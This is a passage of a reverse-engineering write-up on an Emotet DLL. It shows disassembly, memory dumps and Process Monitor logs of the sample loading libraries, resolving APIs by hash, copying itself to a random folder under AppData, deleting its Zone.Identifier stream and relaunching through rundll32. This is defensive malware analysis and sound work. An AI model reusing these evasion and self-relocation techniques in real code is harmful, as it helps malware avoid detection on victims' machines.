
The following list of modules are loaded for further activities:

#	Modules
1	Advapi32.dll
2	Crypt32.dll
3	Urlmon.dll
4	iertutil.dll
5	srvcli.dll
6	netutils.dll
7	userenv.dll
8	wininet.dll
9	wtsapi32.dll
10	bcrypt.dll
11	propsys.dll
12	WS2_32.dll
-	-

Dynamic API Resolution & API Hashing

All apis are loaded dynamically to avoid detection in static analysis. In above example, we saw string for **"advapi32.dll"** was decrypted. In this function, it will be loaded using the API **"LoadLibraryW"** and executed. The function **"resolve_func"** is responsible for resolving api hashes and returning api addresses after comparing hashes.

Its renamed for easier understanding.



```
X.dll:04B74FB7 or      [ebp+var_8], 994CA2BFh
X.dll:04B74FBE xor     [ebp+var_8], 995E6987h
X.dll:04B74FC5 mov     [ebp+var_10], 89A727h
X.dll:04B74FCC add     [ebp+var_10], 0DCF0h
X.dll:04B74FD3 xor     [ebp+var_10], 82962Ah
X.dll:04B74FDA mov     [ebp+var_4], 34100Ch
X.dll:04B74FE1 xor     [ebp+var_4], 0ED4FC9B0h
X.dll:04B74FE8 add     [ebp+var_4], 0FFFFE97Ah
X.dll:04B74FEF shr     [ebp+var_4], 0Ch
X.dll:04B74FF3 xor     [ebp+var_4], 0E19FCh
X.dll:04B74FFA mov     eax, [ebp+var_4]
X.dll:04B74FFD mov     eax, [ebp+var_10]
X.dll:04B75000 mov     eax, [ebp+var_8]
X.dll:04B75003 mov     eax, [ebp+var_C]
X.dll:04B75006 push    0C177F4DCh
X.dll:04B7500B push    ecx
X.dll:04B7500C push    0BD10FF8Eh
X.dll:04B75011 push    ecx
X.dll:04B75012 push    3DDh
X.dll:04B75017 call    resolve_func
X.dll:04B7501C add     esp, 14h
X.dll:04B7501F push    esi
X.dll:04B75020 call    eax
X.dll:04B75022 pop     esi
X.dll:04B75023 mov     esp, ebp
X.dll:04B75025 pop     ebp
X.dll:04B75026 retn
X.dll:04B75026 sub_4B74F70 endp
X.dll:04B75026

NKNOWN 04B75020: sub_4B74F70+B0 (Synchronized with EIP)
```

```
920  08 FF 15 C8 1C DC 75 85  C0 0F 88 1D E5 00 00 33  ......
930  C0 40 5D C2 08 00 CC CC  CC CC CC CC CC CC CC CC  ..]...
940  8B FF 55 8B EC 5D FF 25  3C 12 DC 75 CC CC CC CC  ..U...
950  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......
960  8B FF 55 8B EC 5D FF 25  20 12 DC 75 CC CC CC CC  ..U...
970  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......
980  8B FF 55 8B EC 5D FF 25  08 16 DC 75 CC CC CC CC  ..U...
990  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......
9A0  8B FF 55 8B EC 5D FF 25  78 14 DC 75 CC CC CC CC  ..U...
9B0  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......
9C0  8B FF 55 8B EC 5D FF 25  2C 0F DC 75 CC CC CC CC  ..U...
9D0  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......
9E0  8B FF 55 8B EC 8B 45 08  A3 6C 08 DF 75 5D C2 04  ..U...
9F0  00 CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......
A00  8B FF 55 8B EC 5D FF 25  A4 18 DC 75 CC CC CC CC  ..U...
A10  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......
A20  8B FF 55 8B EC 5D FF 25  3C 11 DC 75 6A 20 68 60  ..U...
A30  1D DD 75 E8 18 2B 00 00  89 55 D8 89 4D E0 33 FF  ......
A40  8B F7 B8 00 00 01 00 89  45 E4 89 45 DC 8B 5D 08  ......
A50  89 3B 8B 55 0C 89 3A 8B  45 18 89 38 8B C1 A8 06  .;.U..
A60  75 2E A8 18 0F 85 1F E4  00 00 F6 45 E0 01 0F 85  u.....
A70  7B E4 00 00 85 F6 0F 88  BE E4 00 00 8B C6 8B 4D  {.....
A80  F0 64 89 0D 00 00 00 00  59 5F 5E 5B C9 C2 1C 00  ......
A90  89 7D FC 8B 45 E4 89 45  DC 6A 04 68 00 10 00 00  .}..E.
AA0  8D 45 DC 50 57 53 6A FF  FF 15 6C 1E DC 75 8B F0  .E..WS
AB0  89 75 D0 C7 45 FC FE FF  FF FF 85 F6 78 47 8B 45  .u..E.
AC0  DC 89 45 E4 8D 4D E4 51  50 FF 33 6A 05 FF 15 00  .E....
AD0  1D DC 75 8B F0 81 FE 04  00 00 C0 75 28 68 00 80  ......
AE0  00 00 8D 45 DC 50 53 6A  FF FF 15 3C 1E DC 75 89  ...E..
AF0  3B 8B 45 E4 05 FF 1F 00  00 25 00 E0 FF FF 89 45  ;.E...
B00  E4 3B F6 74 8B 8B 45 E0  8B 55 0C E9 52 FF FF FF  ...t..
B10  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......
B20  8B FF 55 8B EC 5D FF 25  40 12 DC 75 CC CC CC CC  ..U...
B30  CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ......

UNKNOWN 75D61960: KERNEL32.DLL:kernel (Synchronized with EAX)
```

```
EAX 75D61960 KERNEL32.DLL:kernel32_LoadLibraryW
EBX 01BA8D65 debug192:unk_1BA8D65
ECX 000F6610
EDX A9950000
ESI 031B4188 debug187:031B4188
EDI 00000000
EBP 0303F6A8 Stack[00001F74]:0303F6A8
ESP 0303F680 Stack[00001F74]:0303F680
EIP 04B7501C sub_4B74F70+AC
EFL 00000214
```

From here onwards all APIs are resolved using API hashing and executed. I will focus on providing the major TTPs and APIs that it uses instead of providing a complete API trace here in this article.


Move to secure location

The first thing it check is the commandline parameter to see if the dll has been executed with parameter of **Control_RunDLL** and the path from where it is executed. If the malware is not executed from **%AppData%**, then it moves itself to a secure location in Appdata.

The malware use the following sequence of APIs:

#	APIs	Description
1	SHGetFolderPathW	To get the path of %Appdata%
2	GetCommandLineW	To check commandline parameters and path
3	CreateFileW	To get its own handle
4	GetFileInformationByHandleEx	To get its own information
5	GetTickCount	To generate a random name
6	SHFileOperationW	To copy file
7	DeleteFileW	To delete the zone identifier on copied file

The screenshots for above mentioned task are provided below:




```
X.dll:04B8CEAC push    dword ptr [ebp+18h]
X.dll:04B8CEAF mov     edx, eax
X.dll:04B8CEB1 push    dword ptr [ebp-10h]
X.dll:04B8CEB4 push    dword ptr [ebp-1Ch]
X.dll:04B8CEB7 mov     ecx, [ebp-14h]
X.dll:04B8CEBA call    near ptr unk_4B879A5
X.dll:04B8CEBF add     esp, 18h
X.dll:04B8CEC2 mov     dword_4B95208[esi*4], eax

X.dll:04B8CEC9
X.dll:04B8CEC9 loc_4B8CEC9:
X.dll:04B8CEC9 mov     eax, dword_4B95208[esi*4]
X.dll:04B8CED0 pop     esi
X.dll:04B8CED1 mov     esp, ebp
X.dll:04B8CED3 pop     ebp
X.dll:04B8CED4 retn
X.dll:04B8CED4 sub_4B8CDB1 endp ; sp-analysis failed
X.dll:04B8CED4
```


```
0303F500  5C 00 55 00 73 00 65 00  72 00 73 00 5C 00 73 00  \.U.s.e.r.s.\.s.
0303F510  68 00 61 00 64 00 64 00  79 00 5C 00 44 00 65 00  h.a.d.d.y.\.D.e.
0303F520  73 00 6B 00 74 00 6F 00  70 00 5C 00 65 00 6D 00  s.k.t.o.p.\.e.m.
0303F530  6F 00 74 00 65 00 74 00  2E 00 64 00 6C 00 6C 00  o.t.e.t...d.l.l.
0303F540  00 00 03 03 30 AF D4 77  68 21 FD B0 00 00 17 03  ....0...h!......
0303F550  6A 00 00 40 00 00 00 00  68 21 FD B0 FE FF FF FF  j..@....h!......
0303F560  BC F5 03 03 ED 7A D5 77  00 AF 1B 03 14 7B D5 77  .....z.......{..
0303F570  00 00 00 00 00 00 17 03  01 00 00 00 A5 7A B8 04  .............z..
0303F580  71 1E 01 00 00 00 00 00  21 09 06 00 6D 93 C0 06  q.......!...m...
0303F590  05 00 00 00 10 F6 03 00  01 00 00 00 98 59 1B 03  .............Y..
0303F5A0  71 1E 01 00 00 00 17 03  34 4C 00 00 08 AF 1B 03  q.......4L......
0303F5B0  56 3C D1 77 08 FB 03 03  30 AF D4 77 08 21 FD B0  V<......0....!..
0303F5C0  FE FF FF FF 58 F6 03 03  7C 6E D1 77 20 02 00 00  ....X....n.·...
0303F5D0  28 02 00 00 00 00 00 00  28 F6 03 03 C8 40 17 0D  (.......(....@..
0303F5E0  00 00 17 03 00 00 00 00  08 AF 1B 03 42 34 0B 77  ............B4.w
0303F5F0  6D 93 C0 06 00 00 00 00  08 AF 1B 03 B1 33 0B 77  m............3.w
0303F600  08 AF 1B 03 08 AF 1B 03  1C F6 03 03 28 02 00 00  ................
0303F610  08 AF 1B 03 10 66 0F 00  77 00 00 00 DE C4 9C 00  .....f..w.......
0303F620  57 0F C3 00 00 00 00 00  6B 11 00 00 07 D2 00 00  W.......k.......
0303F630  D9 50 06 00 5B 2E 09 00  C8 36 07 00 B5 C5 0D 00  ....[...........
0303F640  EE C7 08 00 70 F6 03 03  9F 74 B8 04 3A 03 00 00  ....p....t.:...
0303F650  35 00 00 00 8E FF 10 BD  35 00 00 00 30 20 23 61  5.......5...0·#a
0303F660  A6 89 00 00 16 25 07 00  21 18 0A 00 02 79 0F 00  .....%..!....y..
0303F670  08 00 00 00 73 0D B8 04  82 E5 0E 00 61 DD 48 0D  ....s.......a...
```

```
EAX 75D62010 KERNEL32.DLL:kernel32_GetCommandLineW
EBX 00000000
ECX 00000077
EDX 00000023
ESI 009CC4DE
EDI 00000008
EBP 0303F670 Stack[00001F74]:0303F670
ESP 0303F648 Stack[00001F74]:0303F648
EIP 04B8CED4 sub_4B8CDB1+123
EFL 00000202
```


```
0303F648  04B8749F  X.dll:04B8749F
0303F64C  0000033A
0303F650  00000035
0303F654  BD10FF8E
0303F658  00000035
```



```
6:09:0...  rundll32.exe  4304  QueryDirectory  C:\Users\shaddy\AppData\Local\Zollvehjwmnxxsn                   NO SUCH FILE     FileInformationClas...
6:09:0...  rundll32.exe  4304  CloseFile       C:\Users\shaddy\AppData\Local                                    SUCCESS
6:09:0...  rundll32.exe  4304  CreateFile      C:\Users\shaddy\AppData\Local\Zollvehjwmnxxsn                   NAME NOT FOUND   Desired Access: R...
6:09:0...  rundll32.exe  4304  ReadFile        C:\Windows\SysWOW64\windows.storage.dll                         SUCCESS          Offset: 4,342,784, ...
6:09:0...  rundll32.exe  4304  ReadFile        C:\Windows\SysWOW64\windows.storage.dll                         SUCCESS          Offset: 1,872,896, ...
```




Time ...	Process Name	PID	Operation	Path
6:09:0...	rundll32.exe	4304	CreateFile	C:\Users\shaddy\AppData\Local\Zollvehjwmnxxsn\cdomcnc.xnj64d819
6:22:5...	rundll32.exe	4304	CreateFile	C:\Users\shaddy\AppData\Local\Zollvehjwmnxxsn\cdomcnc.xnj



C:\Users\shaddy\AppData\Local\Zollvehjwmnxxsn
File
Home
Share
View
shaddy › AppData › Local › Zollvehjwmnxxsn
Quick access
This PC
3D Objects
Desktop
Documents

Name	Date modified	Type	Size
cdomcnc.xnj	9/23/2024 1:11 AM	XNJ File	435 KB



```
X.dll:04B8CEAC push    dword ptr [ebp+18h]
X.dll:04B8CEAF mov     edx, eax
X.dll:04B8CEB1 push    dword ptr [ebp-10h]
X.dll:04B8CEB4 push    dword ptr [ebp-1Ch]
X.dll:04B8CEB7 mov     ecx, [ebp-14h]
X.dll:04B8CEBA call    near ptr unk_4B879A5
X.dll:04B8CEBF add     esp, 18h
X.dll:04B8CEC2 mov     dword_4B95208[esi*4], eax

X.dll:04B8CEC9
X.dll:04B8CEC9 loc_4B8CEC9:
X.dll:04B8CEC9 mov     eax, dword_4B95208[esi*4]
X.dll:04B8CED0 pop     esi
X.dll:04B8CED1 mov     esp, ebp
X.dll:04B8CED3 pop     ebp
X.dll:04B8CED4 retn
X.dll:04B8CED4 sub_4B8CDB1 endp
X.dll:04B8CED4
```

```
0303EFF0  00 00 00 00 B1 3C 0D 00  1D 5E 02 00 D4 E4 06 00  .....<...^......
0303F000  CF B5 09 00 74 F2 03 03  13 87 B8 04 34 CB 02 00  ϵ·..t.......4...
0303F010  96 D0 0D 00 63 96 0D 00  06 C1 08 00 00 00 00 00  ....c...........
0303F020  F4 F2 03 03 E9 6B 00 00  84 5C 0D 00 F8 0E 1E 03  .........\......
0303F030  B0 7C 1C 03 43 00 3A 00  5C 00 55 00 73 00 65 00  .|..C.:.\.U.s.e.
0303F040  72 00 73 00 5C 00 73 00  68 00 61 00 64 00 64 00  r.s.\.s.h.a.d.d.
0303F050  79 00 5C 00 41 00 70 00  70 00 44 00 61 00 74 00  y.\.A.p.p.D.a.t.
0303F060  61 00 5C 00 4C 00 6F 00  63 00 61 00 6C 00 5C 00  a.\.L.o.c.a.l.\.
0303F070  5A 00 6F 00 6C 00 6C 00  76 00 65 00 68 00 6A 00  Z.o.l.l.v.e.h.j.
0303F080  77 00 6D 00 6E 00 78 00  78 00 73 00 6E 00 5C 00  w.m.n.x.x.s.n.\.
0303F090  63 00 64 00 6F 00 6D 00  63 00 6E 00 63 00 2E 00  c.d.o.m.c.n.c...
0303F0A0  78 00 6E 00 6A 00 3A 00  5A 00 6F 00 6E 00 65 00  x.n.j.:.Z.o.n.e.
0303F0B0  2E 00 49 00 64 00 65 00  6E 00 74 00 69 00 66 00  ..I.d.e.n.t.i.f.
0303F0C0  69 00 65 00 72 00 00 00  00 00 00 00 00 00 00 00  i.e.r...........
0303F0D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F0E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F0F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F1A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

```
EAX 75D63410 KERNEL32.DLL:kernel32_DeleteFileW
EBX 0F4A0D46
ECX 000F6610
EDX BBA70000
ESI 0303F034 Stack[00001F74]:0303F034
EDI 00000001
EBP 0303F004 Stack[00001F74]:0303F004
ESP 0303EFC8 Stack[00001F74]:0303EFC8
EIP 04B8CED4 sub_4B8CDB1+123
EFL 00000206
```


```
0303EFC8  04B82FAD  X.dll:04B82FAD
0303EFCC  00000195
0303EFD0  0303F034  Stack[00001F74]:0303F034
0303EFD4  BD10FF8E
0303EFD8  0303F034  Stack[00001F74]:0303F034
0303EFDC  5B7C66AE
0303EFE0  031E0EF8  debug238:031E0EF8
0303EFE4  008616AF
```

After the malware has been shifted to a different location, it executes itself again with rundll32.exe which in turn deletes the original file. The APIs used for executing itself again are as follows:

#	APIs	Description

#	APIs	Description
1	CreateProcessW	The emotet is again executed with newly saved dll present in %appdata% using rundll32
2	ExitProcess	Exits the first process

The behavior of emotet is changed depending upon the location from where it is executed. If it is executed from %Appdata%, it proceeds further in its execution but it is executed from any other path then it changes its location and reloads itself again.




```
X.dll:04B8BADD db 0C6h
X.dll:04B8BADE db  12h
X.dll:04B8BADF db    0
X.dll:04B8BAE0 db    0
X.dll:04B8BAE1 ; ---------------------------------------------------------------
X.dll:04B8BAE1 add     esp, 14h
X.dll:04B8BAE4 push    dword ptr [ebp+8]
X.dll:04B8BAE7 push    dword ptr [ebp+40h]
X.dll:04B8BAEA push    esi
X.dll:04B8BAEB push    esi
X.dll:04B8BAEC push    esi
X.dll:04B8BAED push    dword ptr [ebp+30h]
X.dll:04B8BAF0 push    esi
X.dll:04B8BAF1 push    esi
X.dll:04B8BAF2 push    dword ptr [ebp+18h]
X.dll:04B8BAF5 push    dword ptr [ebp+28h]
X.dll:04B8BAF8 call    eax
X.dll:04B8BAFA pop     esi
X.dll:04B8BAFB mov     esp, ebp
X.dll:04B8BAFD pop     ebp
X.dll:04B8BAFE retn
X.dll:04B8BAFE ; ---------------------------------------------------------------
X.dll:04B8BAFF unk_4B8BAFF db  55h ; U            ; CODE XREF: X.dll:04B74756↑p
X.dll:04B8BAFF                                    ; X.dll:04B74C47↑p ...
X.dll:04B8BB00 db  8Bh
X.dll:04B8BB01 db 0ECh
X.dll:04B8BB02 db 0FFh
X.dll:04B8BB03 db  75h ; u
X.dll:04B8BB04 db  20h
X.dll:04B8BB05 db 0B8h
X.dll:04B8BB06 db    4
X.dll:04B8BB07 db    1
X.dll:04B8BB08 db    0
X.dll:04B8BB09 db    0
```

```
0303F480  E0 F7 08 00 00 00 00 00  57 82 0B 00 50 26 04 00  ........W...P&..
0303F490  FE 23 02 00 8A 6F 03 00  AA 2C 05 00 4C FD 08 00  .#...o...,..L...
0303F4A0  00 01 00 00 E9 DB 04 00  CF 7B 04 00 29 5E 07 00  ............)^..
0303F4B0  9B 20 0A 00 01 00 00 00  9E 64 0D 00 A7 6B 0F 00  .·.......d...k..
0303F4C0  88 D3 00 00 0A 43 04 00  C4 ED 99 00 8B 0D DB 01  .....C..........
0303F4D0  C4 ED 99 00 8B 0D DB 01  C4 ED 99 00 8B 0D DB 01  ................
0303F4E0  C4 ED 99 00 8B 0D DB 01  C4 ED 99 00 8B 0D DB 01  ................
0303F4F0  43 00 3A 00 5C 00 57 00  69 00 6E 00 64 00 6F 00  C.:.\.W.i.n.d.o.
0303F500  77 00 73 00 5C 00 53 00  79 00 73 00 57 00 4F 00  w.s.\.S.y.s.W.O.
0303F510  57 00 36 00 34 00 5C 00  72 00 75 00 6E 00 64 00  W.6.4.\.r.u.n.d.
0303F520  6C 00 6C 00 33 00 32 00  2E 00 65 00 78 00 65 00  l.l.3.2...e.x.e.
0303F530  20 00 22 00 43 00 3A 00  5C 00 55 00 73 00 65 00  ·.".C.:.\.U.s.e.
0303F540  72 00 73 00 5C 00 73 00  68 00 61 00 64 00 64 00  r.s.\.s.h.a.d.d.
0303F550  79 00 5C 00 41 00 70 00  70 00 44 00 61 00 74 00  y.\.A.p.p.D.a.t.
0303F560  61 00 5C 00 4C 00 6F 00  63 00 61 00 6C 00 5C 00  a.\.L.o.c.a.l.\.
0303F570  5A 00 6F 00 6C 00 6C 00  76 00 65 00 68 00 6A 00  Z.o.l.l.v.e.h.j.
0303F580  77 00 6D 00 6E 00 78 00  78 00 73 00 6E 00 5C 00  w.m.n.x.x.s.n.\.
0303F590  63 00 64 00 6F 00 6D 00  63 00 6E 00 63 00 2E 00  c.d.o.m.c.n.c...
